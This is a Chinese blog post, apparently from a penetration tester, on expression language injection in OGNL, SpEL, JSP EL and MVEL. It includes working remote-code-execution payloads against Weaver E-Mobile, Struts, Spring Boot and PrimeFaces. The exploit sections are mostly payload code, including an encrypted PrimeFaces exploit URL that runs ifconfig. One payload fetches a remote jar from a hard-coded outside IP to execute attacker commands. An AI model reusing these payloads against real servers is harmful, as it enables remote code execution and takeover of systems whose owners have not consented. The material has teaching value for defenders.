表达式注入 ~ Misaki's Blog

> One way to choose one

在一次项目中发现了一个泛微的历史老洞，而且是表达式注入中典型的一种，特地收集了相关资料做一份表达式注入的文档和记录

表达式注入概念：

2013 年 4 月 15 日 Expression Language Injection 词条在 OWASP 上被创建，而这个词的最早出现可以追溯到 2012 年 12 月的《Remote-Code-with-Expression-Language-Injection》一文，在这个 paper 中第一次提到了这个名词。

而这个时期，只不过还只是把它叫做远程代码执行漏洞、远程命令执行漏洞或者上下文操控漏洞。像 Struts2 系列的 s2-003、s2-009、s2-016 等，这种由 OGNL 表达式引起的命令执行漏洞。

流行的表达式语言：

Struts2——OGNL

实至名归的 “漏洞之王”，表达式的格式:

```
@[类全名（包括包路径）]@[方法名 |  值名]，例如：
      @java.lang.String@format('foo %s', 'bar')
```

基本用法：

```
java
ActionContext AC = ActionContext.getContext();
Map Parameters = (Map)AC.getParameters();
String expression = "${(new java.lang.ProcessBuilder('calc')).start()}";
AC.getValueStack().findValue(expression));
```

相关漏洞：

s2-009、s2-012、s2-013、s2-014、s2-015、s2-016，s2-017

Spring——SPEL

SPEL 即 Spring EL，故名思议是 Spring 框架专有的 EL 表达式。相对于其他几种表达式语言，使用面相对较窄，但是从 Spring 框架被使用的广泛性来看，还是有值得研究的价值的。

基本用法：

在 jsp 页面中可以使用 el 表达式代替 <%=%>，之间访问 java 对象。

```
java
String expression = "T(java.lang.Runtime).getRuntime().exec(/"calc/")";
String result = parser.parseExpression(expression).getValue().toString();
```

JSP——JSTL_EL

这种表达式是 JSP 语言自带的表达式，也就是说所有的 Java Web 服务都必然会支持这种表达式。但是由于各家对其实现的不同，也导致某些漏洞可以在一些 Java Web 服务中成功利用，而在有的服务中则是无法利用。

基本用法：

jsp

```
<spring:message
text="${/"/".getClass().forName(/"java.lang.Runtime/").getMethod(/"getRuntime/",null).invoke(null
,null).exec(/"calc/",null).toString()}">
</spring:message>
```

Elasticsearch——MVEL

Elasticsearch 的 CVE-2014-3120 这个漏洞

MVEL 是同 OGNL 和 SPEL 一样，具有通过表达式执行 Java 代码的强大功能。

基本用法：


```
java import org.mvel.MVEL;
public class MVELTest {
        public static void main(String[] args) {
              String expression = "new java.lang.ProcessBuilder(/"calc/").start();";
               Boolean result = (Boolean) MVEL.eval(expression, vars);
        }
}
```

执行代码：


OGNL 表达式注入：

示例：泛微 E-Mobile

表达式获取数据语法：” ${标识符}” ，但在这个中并不需要 ${} 来包括，不然会执行失败。




先用一个小的加减乘除做验证：



执行 exp 语句，执行命令 whoami，

```
@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec(%27whoami%27).getInputStream()):
```



尝试报路径，但此例并不成功

```
%24%7B%23req%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletRequest%27%29%2C%23a%3D%23req.getSession%28%29%2C%23b%3D%23a.getServletContext%28%29%2C%23c%3D%23b.getRealPath%28%22%2F%22%29%2C%23matt%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29%2C%23matt.getWriter%28%29.println%28%23c%29%2C%23matt.getWriter%28%29.flush%28%29%2C%23matt.getWriter%28%29.close%28%29%7D
```

EL 表达式注入：

实例：CVE-2011-2730

EL 表达式语句在执行时，会调用 pageContext.findAttribute 方法，用标识符为关键字，分别从 page、request、session、application 四个域中查找相应的对象，找到则返回相应对象，找不到则返回”“ （注意，不是 null，而是空字符串）。

EL 表达式可以很轻松获取 JavaBean 的属性，或获取数组、Collection、Map 类型集合的数据

EL 表达式语言中定义了 11 个隐含对象，使用这些隐含对象可以很方便地获取 web 开发中的一些常见对象，并读取这些对象的数据。

语法：${隐式对象名称}：获得对象的引用

序号 隐含对象名称 描述

1 pageContext 对应于 JSP 页面中的 pageContext 对象（注意：取的是 pageContext 对象。）

2 pageScope 代表 page 域中用于保存属性的 Map 对象

3 requestScope 代表 request 域中用于保存属性的 Map 对象

4 sessionScope 代表 session 域中用于保存属性的 Map 对象

5 applicationScope 代表 application 域中用于保存属性的 Map 对象

6 param 表示一个保存了所有请求参数的 Map 对象

7 paramValues 表示一个保存了所有请求参数的 Map 对象，它对于某个请求参数，返回的是一个 string[]

8 header 表示一个保存了所有 http 请求头字段的 Map 对象，注意：如果头里面有 “-”，例 Accept-Encoding，则要 header[“Accept-Encoding”]

9 headerValues 表示一个保存了所有 http 请求头字段的 Map 对象，它对于某个请求参数，返回的是一个 string[] 数组。注意：如果头里面有 “-” ，例 Accept-Encoding，则要 headerValues[“Accept-Encoding”]

10 cookie 表示一个保存了所有 cookie 的 Map 对象

11 initParam 表示一个保存了所有 web 应用初始化参数的 map 对象

语法：${运算表达式}，EL 表达式支持如下运算符：

1、关系运算符

关系运算符	说　　明	范　　例	结　果
= = 或 eq	等于	${ 5 = = 5 } 或 ${ 5 eq 5 }	true
!= 或 ne	不等于	${ 5 != 5 } 或 ${ 5 ne 5 }	false
< 或 lt	小于	${ 3 < 5 }或 ${ 3 lt 5 }	true
> 或 gt	大于	${ 3 > 5 }或 ${ 3 gt 5 }	false
<= 或 le	小于等于	${ 3 <= 5 }或 ${ 3 le 5 }	true
>= 或 ge	大于等于	${ 3 >= 5 }或 ${ 3 ge 5 }	false

2、逻辑运算符：

逻辑运算符	说　明	范　　例	结　果
&& 或 and	交集	${ A && B } 或 ${ A and B }	true / false
|| 或 or	并集	${ A || B } 或 ${ A or B }	true / false
! 或 not	非	${ !A } 或 ${ not A }	true / false

3、empty 运算符：检查对象是否为 null(空)

4、二元表达式：${user!=null?user.name :” “ }

5、[ ] 和 . 号运算符

执行 exp 语句：

```
${pageContext.request.getSession().setAttribute("a",pageContext.request.getClass().forName("java.
lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("命令").getInputStream())}
```

Primefaces 框架表达式注入:

Primefaces 要加密 Payload 后执行命令，所以这里用打包成 jar 包的加密函数进行加密!

命令：java -cp .\de.jar test.EncodeDecode exp

```
验证(代码):
${facesContext.getExternalContext().getResponse().getWriter().println("~~~elinject~~~")}${facesCo
ntext.getExternalContext().getResponse().getWriter().flush()}${facesContext.getExternalContext().
getResponse().getWriter().close()}
加密的Payload:
uMKljPgnOTVxmOB+H6/QEPW9ghJMGL3PRdkfmbiiPkV9XxzneUPyMM8BUxgtfxF3wYMlt0MXkqO5+OpbBXfBSKlTh7gJWI1HR
5e/f4ZjcLzobfbDkQghTWQVAXvhdUc8D7M8Nnr+gSpk0we/YPtcrOOmI+/uuxl31mfOtFvEWGE3AUZFGxpmyfyMuGL0rzVw3w
UpjUlHw4k3O4pm1RrCJT/PxEtCs00U9EBM2okSaAdPIn9p9G5X3lwi6lN7MXvoBhoFVy+31JzmoVeaZattVJhqvZRs1fguZGD
CqQaJe+c6rQmcZWEKQg==
Web路径:
${facesContext.getExternalContext().getResponse().getWriter().println(request.getSession().getSer
vletContext().getRealPath(/"//"))}${facesContext.getExternalContext().getResponse().getWriter().f
lush()}${facesContext.getExternalContext().getResponse().getWriter().close()}
```

加密的 Payload:

```
uMKljPgnOTVxmOB%2BH6%2FQEPW9ghJMGL3PRdkfmbiiPkV9XxzneUPyMM8BUxgtfxF3wYMlt0MXkqO5%2BOpbBXfBSCSkb2z
5x8Cb2P%2FDS2BUn7odA0GflWHV%2B9J8uLGYIqPK9HY85O%2BJw0u5X9urorJfQZKJihsLCV%2BnqyXHs8i6uh4iIboLA2T
ZUiTbjc3SfybUTvPCjRdyT6rCe6MPQGqHYkBiX3K7fGPuwJ2XNONXI9N2Sup5MWcUUo87FbX3jESvOq2Bs3sDKU4bW3aCGbhU
cA2ZEgSxkLcW6VKDnXV5hxvz6J4a4E6P8HCy9v8%2BdrRzmtKbwczXk%2B9n8Lm2KYS%2Fk2TJKpeKjPg0t%2BAiKzTiqak%
3D
```

反射式调用执行命令:

```
${request.getSession().setAttribute("list","".getClass().forName("java.util.ArrayList").newInstan
ce())}${request.getSession().getAttribute("list").add(request.getSession().getServletContext().ge
tResource("/").toURI().create("http://118.184.23.145/cmd.jar").toURL())}${facesContext.getExterna
lContext().getResponse().getWriter().println(request.getSession().getClass().getClassLoader().get
Parent().newInstance(request.getSession().getAttribute("list").toArray(request.session.servletCon
text.getClass().getClassLoader().getParent().getURLs())).loadClass("org.javaweb.test.HelloWorld")
.newInstance().exec(request.getParameter("cmd")))}${facesContext.getExternalContext().getResponse
().getWriter().flush()}${facesContext.getExternalContext().getResponse().getWriter().close()}
```

加密的 Payload 调用:

```
http://xx.xx.xx.xx/javax.faces.resource/?
pfdrt=sc&;ln=primefaces&;pfdrid=1acBqv16SJhfc30NLxL/NinZaDI%2BoHqk1xDbSI8qOl4%2BoXsKFyqJq3gv2IBc1
S89q6G1POSSKDNlzHE/%2BnsMuZgTDALpyOstkBkFVJNc2U/B%2BoceOqnpF5YZoWtF0W7qGxsImsumut7GQoKKMQcbwwL4co
E07x6Mn09hfy94tuiiy6S8S1vr8kPPYzrUC5AveiE9ls7dLDiaQripnC0Z71fB1xCjkxw8wjZt3om1PT9Wq8YAqkHuBIo/soF
BvM1YDnJosELhjmfoJdAGBRfullXUfVw5xEg9ykFpLaKugkbDIBgXtv58Xu4BrT0d5MAQ8BOVwjzSodkdllYCAeUklCDWRfFt
ZDORdcAzXVxTRkEn%2Bnx7qAFh8NwK/sDsXz6U1Q2Q/ny1UaEMFM9qrgVmfX181HXWc4TuETxLqUohfreYLJLW%2BAxcxzciq
qoKj%2Bht/KJ%2B%2BGfzuNoSs0E9i9N/AL5PALrdTRg%2BuweD3CMLZgLDITkMx4z7dmP2daw2B98nrKOLHtG6nYDcDmSfy
8d8IKMZJvuq/WT7JLm0PJ3UqDyvzHHjrPCDpTFhMUmftFFvi4APBpT41slHYoRKDbJMvU/upvKyAsy5xQKJ5s6x%2B4F%2By9
p8Icp1TQfMcqIPwMQkvsOs8i61m6i96dpmxpfZPWprcigaWMhJG8/iYRg7ZygegrmSbovLy5Tr3Mc9GODgdTx7v396NJ75yQy
U4ETmYEhNxWTIoncK7MbyBcIWR/h1GjhCwwpquKRWLb3hal8DNJxubaKnxGa9mRNaQAZRr0s%2B3eo1jeino5O8CSQzla7ACp
Jc3867AAGxnWrnE/weJ20W3QKj6nIz/EAyx87aVIKs%2BQH3O4IGx%2BuiZ38TvMeg6jZpkZGiRNEUEuAoV6CWlMA%2BxM6B
PvbPyWsqmdI8l%2ByFBhsoSpNhel2%2B0gxS5wWqZbRyi0rjPlOzUe8Xir9mlpuBZzrUIcbaYaE8PHQno1OZ/zaHx/GzAJakS
RQ5YbKQ/W/OzkokDG3M79KSCtx2jN92PtISucY%3D&;cmd=ifconfig
```

Spring Boot 框架表达式注入

漏洞影响 Spring Boot 版本从 1.1-1.3.0

```
http://localhost:8555/test.php?id=${new%20java.lang.String(new%20byte[]{101, 108, 105, 110, 106,
101, 99, 116 })}
```

内容中出现 elinject 就是注入成功